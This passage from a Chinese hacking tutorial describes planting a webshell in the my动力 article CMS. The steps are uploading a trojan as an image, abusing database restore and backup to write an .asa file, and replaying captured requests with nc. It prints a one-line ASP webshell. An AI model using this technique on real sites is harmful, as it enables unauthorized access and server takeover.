


图7

提示我们“Script　块缺少脚本关闭标记（%>）”，看来这个数据库不像其它的数据库那样，里面肯定有些语句干扰了我们的一句话木马的执行。一时不知该如何是好了，看来只有暂时结束了，接下来是最精彩的部分。

3、失败是成功之母

回到寝室，使用自己的电脑下载了一个my动力文章整站系统，然后使用netbox组建了一个运行环境。来到后台，这次我看到了一个上次没有注意到的东西“恢复数据库”这个栏目，想了一会儿，又有了思路。

我的思路是：先将木马以图片格式传上去，然后通过恢复数据库功能把当前数据库恢复成我们的asp木马，再通过备份数据库把它导出来成为正常的asa文件，这样就可以得到我们的小马了。

为保险起见，先在本地做试验，在添加文章的栏目里上传asp木马asp.jpg，得到相对路径为UploadFiles/200752121146489.jpg，如图10。




图8

然后进行“恢复数据库”，恢复成功，接着赶紧进行数据库备份，将小马导出去，可惜失败了，出现了如图11所示的错误提示。现在什么都做不了了，整个网站都不能打开了，如图12。

看来数据库已经被我破坏掉了，此路不通，但我的这个想法是对的。又想了想，如果通过抓取备份过程和恢复过程的数据包，然后使用nc来提交，这样不就OK了吗。但仔细想了想，应该不可能成功的，因为原理都是一样。先不管那么多，试一下就知道行不行了。

开始试验，先将网站恢复好，重新来一遍，打开winsockexpert开始截获数据包，在后台先进行数据库备份，看到了截获的数据，如图13。同理，接着正常恢复一下数据库，得到截获的数据，如图14。

分别将这两个数据保存为2.txt和1.txt，然后按照刚才的方法把木马恢复成当前数据库，当然网站就挂了，不能操作了，然后将备份的数据2.txt用nc进行提交，**nc -vv 127.0.0.1 <D:\2.txt**，看一下如何，根据nc返回的数据得知又失败了，如图15。

4、使用空壳数据库，得到webshell

正当我快要放弃的时候，突然想到在备份后的asa文件由于存在语法错误不能执行，所以只要将这些语句去掉就可以了，使用记事本打开数据库，查找“<%”，真的找到了“<% loop <%”，原来是它在捣乱，如图16。

把它删除掉，保存，可是数据库打不开了，是一种不可识别的数据格式，看来不能这么改了。重新再来，使用access打开完好无损的数据库，里面有一个“<%NoDown%>”的一个表，如图17。将它删除后，再用记事本打开，果然找不到“<%”了。

现在又有了更清晰的思路，先将本地数据库插入一句话木马，以图片格式上传到网站上，然后通过恢复数据库，将网站当前数据库恢复成我们修改过的数据库，这样网站可以正常服务了，再备份当前修改的数据库，导出为asa，这个asa文件不会出现语法错误的，可以用蓝屏大叔客户端连接传一匹大马上去。

离成功就差一步了！先在本地试验，但是要将一个修改过的数据库（1.5M）上传上去，怎么做啊？使用图片上传，只允许传200k以内的图片啊。看来只有给数据库减肥了，经过试验，最后将数据库中大部份的表都删掉，只留下admin一个表，使用这个数据库，网站还能正常工作，最关键它只有116k，符合上传条件。

删除掉其它的表后，点击“工具”—“数据库实用工具”—“压缩和修复数据库”，重新修复以后，我们的数据库只有116k了，可以了，再在admin表中加入一句话木马**<%execute request("value")%>**，如图18。




图9




图10

